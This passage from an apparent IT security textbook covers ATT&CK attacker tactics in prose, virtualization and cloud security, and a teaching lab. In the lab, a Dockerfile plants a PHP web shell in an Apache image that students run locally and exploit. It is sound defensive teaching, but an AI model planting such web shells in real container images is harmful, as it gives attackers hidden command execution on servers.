Persistence is the act of setting up a system or systems to continue to run the malware that has been implanted. This may involve autostart execution of scripts, init scripts on a Linux system, creating new accounts, scheduling tasks to run, or even implanting the code within or in place of another executable or macro-enabled document. With persistence, the attacker can be sure that even if the machine is restarted or not fully wiped the malicious code will run again.

9.5.6. Privilege Escalation

Once an attacker has a foothold on the internal network they will typically work to elevate privilege. This may be done locally, through an exploit, by tricking the user into elevating the privileges of a running script, by stealing credentials over-the-wire, or by leveraging running system processes.

The key in this phase is that the security of the machine has been breached, but if the attacker does not have an admin account on the machine the actual extend of the damage may not be that bad. By elevating the privilege to an admin the attacker can fully control the asset.

9.5.7. Defense Evasion

It is important to note that while this is occurring, malware scanners, endpoint management software, and possibly even members of the SOC will be actively working to detect and remove malware. An attacker will take steps, typically automated, to make it had to detect their presence. This may involve disabling malware scanners, clearing logs, deploying in a container, running

within an already running process, and other methods of obfuscation. Defense evasion makes the job of the security team that much harder.

9.5.8. Credential Access

With malware running on at least one machine, an attacker may attempt to steal credentials. This could involve logging key strokes, performing MitM attacks n the local network, brute force programs, cracking locally stored hashes, or exploiting password managers. Credentials give an attacker a means to log in to other machines on the network and expand their assets.

9.5.9. Discovery

A malicious actor will try to collect as much information as possible about the environment in which they are operating. Knowing about available accounts, types of network traffic, running services, stored passwords, and security countermeasures help them make informed decisions regarding next steps. Internal policies can also be helpful, it's much easier to guess passwords when you know the company password policy. Expect that at some point after initial access, an attacker will try to gain more information.

9.5.10. Lateral Movement

Lateral movement refers to moving across internal systems without any major change in privilege. This may refer to a compromised user account being used to compromise other user accounts. The more accounts an attacker has access to, the more effectively they can learn about the environment. Having access to multiple accounts also gives the attacker more options for persistence, credential access, and internal spearphishing.

9.5.11. Collection

Data can be collected from workstation keyboards, as well as laptop cameras and microphones. Local system data, shared drive data, and removable media data can all be harvested as well. Emails can be skimmed and stored and in some instances screen recordings may also be employed. Much like in Discovery an attacker is often after as much data as they can possibly collect.

9.5.12. Command and Control

Command and Control (C2 or C&C) refers to the process of setting up a channel between the compromised internal systems and an external system. This channel can be used to get data off the compromised machines and/or for putting malware on the machines. A C2 channel allows the operator to send interact with the compromised machines and even automate much of the work.

C2 protocols may try to piggyback on regular network traffic, or make use of services that are hard to trace. You'll see encrypted C2 traffic on web protocols, DNS queries, mail protocols, or even chat protocols such as Discord. Lower level protocols like ICMP and UDP can also be used to avoid detection. C2 systems may make use of multiple channels or different channels for uploads/downloads. The ultimate goal is to make the traffic hard to detect, trace, and stop.

9.5.13. Exfiltration

Getting the data off of a machine can be difficult for an adversary as large transfers may trigger alarms. Web services that are already used, Google Drive, Dropbox, etc., may be employed to make exfiltration look like regular traffic. In the case of a physical breach, USB drives may be employed. Finally radio protocols like Bluetooth, cellular, or local WiFi may also be used if the attacker is in close proximity to the device.

9.5.14. Impact

The impact of the attack needs to be analyzed as well. The impact can include losing access to the asset, loss of data, data held for ransom, defacement, denial of service, or resource hijacking. All of these things can interrupt business continuity and ultimately cost a company money. The impact of an attack needs to be well understood to make security decisions in the future.

9.6. Review Questions

1. *What is an SOC and what does it do?*

2. *What is an SPOF? Give an example*

3. *How does the ATT&CK framework differ from the Cyber Killchain Framework? You may need to refer to the Malware chapter.*

9.7. Lab: Reporting on the 2014 Sony Pictures Hack

Take a moment to read through the details of the 2014 Sony Pictures Hack. Feel free to research an used other sources as well. Imagine you are responsible for disclosing the details of the attack to affected parties shortly after it had occurred.

Come up with two different groups that should receive a disclosure from Sony as a result of the 2014 breach. Write a disclosure email for each of them, detailing what happened, what the response was, and what the effect of the party is. Be sure to keep your audience in mind when determining how much detail and what types of things should be discussed in the email.

10. Virtualization


Information Technology has seen massive growth in the adoption of virtualization as the underpinning of dynamic and robust systems. This shift from bare-metal resources to virtual resources provides its own unique security challenges and considerations. As the field changes, it is important for anyone working in cybersecurity to not only understand how these systems work, but also be able to approach their implementation with a security-first mindset.

10.1. Methods

Virtualization is the act of using virtual computing resources as opposed to the actual resources directly. For example, you may run a program on a virtual version of a computer, emulating the processor, memory, etc., instead of running the program directly on the actual hardware. This offers some advantages in that you can limit the resources the program uses or run multiple programs in isolated environments without needing to significantly change the program itself. There are a few ways that virtual computing is typically accomplished:

10.1.1. Virtual Machines

A virtual machine is a resource that uses software to *pretend* to be an entire physical computer. Virtual machines emulate hardware on which a *guest* operating system is installed. The operating system of the machine *running* the virtual machine is referred to as the *host* operating system.



Virtual machines afford a great deal of flexibility in how something is run. The machine can be paused, restarted, or even have snapshots of its current state stored. Some virtual machines do not even required elevated privileges to run, meaning you can emulate a privileged environment within an unprivileged one. This makes them a great choice for sandboxing untrusted programs.

Unfortunately virtual machines are quite resource intensive due to the fact they require virtualizing the entire operating system. This resource use problem and the increasing popularity of virtualization led to the creation of more light-weight solutions such as containers.

10.1.2. Containers

A container simplifies the VM by using the same operating system kernel as the host. This is accomplished by using special features of the Linux kernel to isolate the container. Linux namespaces controlled by cgroups allow a daemon (Docker, podman, etc.) to make an environment where the application has limited access to the full system. Typically containers are used to run a single application as if it were running all by itself on an actual host. This makes it easier to deploy the unique environments that some applications require.

The obvious security concern lies in the isolation. What happens if a container has access to another containers resources? Given that containers for rival companies may be running next to each other on the same machine in the cloud, what are the risks of having a malicious container access or disrupt another?

10.1.3. Container Orchestration Systems

Containers also make it easier to restart or scale applications. Container orchestration systems leverage this by monitoring containers and bringing them up or down as needed. The most popular container orchestration system is Kubernetes, developed by Google to manage web applications.

Given the orchestration systems create containers from images as needed, one of the obvious areas of concern is the integrity of those images. If an image registry is compromised the orchestration system will still deploy the images stored there typically making the issue far worse. Containers can also be hard to manage from a logging standpoint, which may cause compliance issues. Whereas a company may have monitored the logs of a single server in the past, they now have to monitor the logs of hundreds of containers running on a server.

10.1.4. IaaS

IaaS stands for infrastructure as a service and it refers to purchasing VMs or container resources from a provider. Some popular IaaS companies are Amazon Web Systems, Microsoft Azure, and Linode. Each has some basic security tools and default policies in place to help keep the purchased resources secure, but ultimately most of the security responsibility for making sure the resources are secure lies with the group purchasing the resource.

10.1.5. PaaS

PaaS stands for platform as a service and refers to a higher-level service that deploys an application in an already established environment running on an IaaS service. Heroku is a great example of this type of service.

Heroku supports many different applications, but they all work in relatively the same manner: Imagine there is a git repository of a Django web application that needs to be deployed. Heroku will take an Amazon EC2 instance running on AWS, clone the repo, install a Python virtual environment with the needed dependencies, and install a production Django web server on the system.

While the user could take these steps themselves, PaaS makes it easier to deploy an application.

10.1.6. SaaS

Software as a service (SaaS) is a methodology that we are quite used to. SaaS takes a web application and makes it available for a subscription. Some examples would be Webex, Dropbox, Google Workspace, etc. SaaS is a popular way to monitize software.

One of the security concerns with SaaS is that it consolidates information with a single provider. If the server running the software is compromised, the PII of millions of people may be leaked.

10.2. Cloud Computing

IaaS ushered in a shift from on-premises deployments of software to deployments *in the cloud* or on a IaaS resource. Information technology has seen a shift to the cloud and back again with all kinds of mixed options in between. A business may choose any of these models depending on their needs.

10.2.1. Public

Public cloud infrastructure consists of providers like AWS who host huge data centers throughout the world and welcome anyone who can afford it to use their resources. Public cloud providers claim to be secure and may even allow for audits (typically through a third party) to meet compliance requests. Ultimately the security of the underlying public cloud infrastructure lies in the hands of the provider, something that not all companies are comfortable with.

10.2.2. Private

Private cloud takes the virtualization and automation technologies used by public cloud providers and hosts them internally. By utilizing technologies like OpenStack a company can take full control of their deployment and run their own cloud. This has some disadvantages for companies that may lack the servers, space, and utilities, but for companies that were already self-hosted, migrated to the public cloud, and now would like more control, private cloud is an excellent choice.

10.2.3. Hybrid

Hybrid cloud uses both models, public and private, and hosts some things on public IaaS services and other on internal, private IaaS services. This can be the best of both worlds, assuming the applications being supported leverage the full advantages of their environment.

10.2.4. Multi-Cloud

Multi-cloud typically refers to utilizing more than one cloud provider. This may be required for applications that wish to remain available even if their cloud provider fails. Multi-cloud also avoids the issue of vendor lock-in, where the application is only set up to run on one provider.

From a security standpoint, multi-cloud likely increases the attack surface of an application. You now have to be concerned with the vulnerabilities of two providers instead of just one. This must be weighed against the benefits of redundancy when deciding whether or not to utilize more than one cloud provider.

10.3. Serverless Solutions

One interesting outcome of the move to virtualized technologies is the advent of *serverless* solutions. A cloud user might not want to have to admin an entire Linux server, or even a Linux container just to run their application. They may be willing to design the application to work directly within a system that the cloud provider creates.

Amazon Lambda is an example of such a system. Users create functions which run seemingly on their own, without worrying about the underlying systems supporting them. From a security standpoint, this places a lot of trust in the provider.

10.4. 4C's of Cloud Native Security

When reflecting on how to secure an application running in the cloud, a common tactic is to look at the four Cs involved:

Code

How secure is the code of the application? Is it configured correctly? Is it subject to buffer overflows or other issues? If the code isn't secure, the application never will be

Container

How secure is the container itself? Are there limits to what the container has access to? Does the Linux distribution on the container have known vulnerabilities? Is the code running as a privileged user on the container?

Cluster

The container orchestration system is going to run on a cluster, how secure is this cluster? Has the container orchestration system been configured correctly? Is the virtual network being used secure? Are its ingress and egress points mapped and monitored?

Cloud

Is the cloud provider you are using secure? If they have are compromised everything within them is compromised. Can you trust this computing base?

10.5. Lab: Malicious Containers

While containers have made it much easier to deploy software, they have also made it easier to deploy *malicious* software. Imagine that we have an internal company website, written in PHP and deployed in a Docker container. Given the layered nature of the Docker build system, this application is *trusting* that the images it is building from are secure. Take a look at the following `Dockerfile` to see just how easy it is to slip something malicious into the image:

```
FROM php:apache
COPY shell.php /var/www/html/shell.php
COPY index.php /var/www/html/index.php
```

`shell.php` is a shell written in PHP that will execute with the permissions of the web server. This means it will be able to read and write (but not overwrite) in the /var/www/html directory.

Let's download, build, and run this image. Download the malicious.zip file, unzip it in a directory where you have write access, and navigate to that directory in your shell.

```
PS C:\Users\rxt1077\it230\labs\malicious> docker build -t malicious . ①
[+] Building 32.4s (8/8) FINISHED
 => [internal] load build definition from Dockerfile
0.0s
 => => transferring dockerfile: 134B
0.0s
 => [internal] load .dockerignore
0.0s
 => => transferring context: 2B
0.0s
 => [internal] load metadata for docker.io/library/php:apache
32.2s
 => [1/3] FROM
docker.io/library/php:apache@sha256:f1c5dba2a2981f91ec31b9596d4165acd0b46e58382e476224
87e130a21e420d
0.0s
 => [internal] load build context
0.0s
 => => transferring context: 61B
0.0s
 => CACHED [2/3] COPY shell.php /var/www/html/shell.php
0.0s
 => CACHED [3/3] COPY index.php /var/www/html/index.php
0.0s
 => exporting to image
0.1s
 => => exporting layers
0.0s
 => => writing image
sha256:e1dc75a91b2e269091069b1e3406a496b4bbfd95b066f970062ea8b3a74d8368
0.0s
 => => naming to docker.io/library/malicious
0.0s
PS C:\Users\rxt1077\it230\labs\malicious> docker run -p 8080:80 malicious ②
AH00558: apache2: Could not reliably determine the server's fully qualified domain
name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this
message
AH00558: apache2: Could not reliably determine the server's fully qualified domain
name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this
message
[Wed Jul 13 02:25:57.082000 2022] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.54
(Debian) PHP/8.1.8 configured -- resuming normal operations
[Wed Jul 13 02:25:57.082089 2022] [core:notice] [pid 1] AH00094: Command line:
'apache2 -D FOREGROUND'
```

① Build the image and tag it `malicious`, don't foget the `.` at the end!

② Run the `malicious` image and forward local port 8080 to port 80 in the container

Now you should be able to navigate to http://localhost:8080 to see the default web page.

What's for lunch?

Now based on the information in the Dockerfile, get a shell on the compromised web server.

Notice of the time off request on the main page doesn't work? From your shell, create a new web page on the server named `timeoff.html` with the text `GRANTED`. What command did you use to make the new file? What happens now when you click on the time off link?

10.6. Review Questions

1. *Why might a company choose to deploy an application on the public cloud? Does this entail any new security considerations?*

2. *Which type of service requires more trust in the provider, IaaS or PaaS? Why?*

3. *How do the 4C's of cloud native security reflect the principle of layered security? Do any of the layers overlap?*

[1] Talking Heads. (1977). Psycho killer [song]. On Talking Heads:77. Sire Records.

[2] In actuality the code space was so small that you could even easily create a device to cycle through all possible codes in under a minute.

[3] This algorithm is so poor that it may be a stretch even to call it a hashing algorithm. That being said, it is being used as a tool to explain what hashes are.

[4] Distribution of malware detections Q1 2020, by OS. Joseph Johnson. Apr 11, 2022.

[5] For an interesting example of how you can change but still follow a protocol, check out SYN cookies.

[6] Khalaf, Emad. (2017). A Survey of Access Control and Data Encryption for Database Security. journal of King Abdulaziz University Engineering Sciences. 28. 19-30. 10.4197/Eng.28-1.2. Reproduced under license: CC BY-NC 4.0